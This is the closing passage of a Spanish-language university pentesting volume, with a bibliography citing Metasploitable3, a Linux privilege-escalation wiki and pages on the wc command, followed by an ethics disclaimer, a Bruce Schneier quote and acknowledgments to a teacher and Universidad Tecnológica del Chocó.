- TP-LINK, I. (s. f., B). *Adaptador USB Inalámbrico de Alta Sensibilidad a 150 Mbps*. Recuperado 29 de septiembre de 2025, de <https://www.tp-link.com/co/home-networking/adapter/tl-wn722n/>
- wiki.zachelle. (2021, enero 11). *Linux Privilege Escalation | SecWiki*. <https://wiki.zacheller.dev/pentest/privilege-escalation/linux-privilege-escalation>
- IONOS, E. (2023, agosto 11). *Comando de Linux wc: Para contar palabras, caracteres y líneas en archivos*. *IONOS Digital Guide*. <https://www.ionos.com/es-us/digitalguide/servidores/configuracion/comando-de-linux-wc/>
- IBM. (2023, marzo 24). *Contar palabras, líneas y bytes en archivos (comando wc)*. <https://www.ibm.com/docs/en/aix/7.1.0?topic=af-counting-words-lines-bytes-in-files-wc-command>
- Simon, I. (2025). *Rapid7/metasploitable3* [HTML]. Rapid7.

<https://github.com/rapid7/metasploitable3> (Obra original publicada en 2016)

morcor (Director). (2024, diciembre 4). *¡Instala Metasploitable 3 en Minutos!*  Guía

Completa para Hackers y Pentesters 🔥 2025 [Video recording].

<https://www.youtube.com/watch?v=bnKpkW2890M>

Todas las prácticas descritas en este tomo fueron realizadas exclusivamente con fines académicos, dentro de entornos controlados y autorizados. El conocimiento aquí presentado no debe utilizarse para actividades ilícitas o no autorizadas. El propósito de este trabajo es fortalecer las competencias en seguridad informática desde una perspectiva ética y responsable.

“La seguridad no es un producto; es un proceso continuo.” — Bruce Schneier

Agradecemos especial al docente Rafael Sandoval Morales por su orientación durante el desarrollo de este tomo académico, así como a la Universidad Tecnológica del Chocó por brindar el espacio y a los Estudiantes del IX semestre -2025 por su dedicación .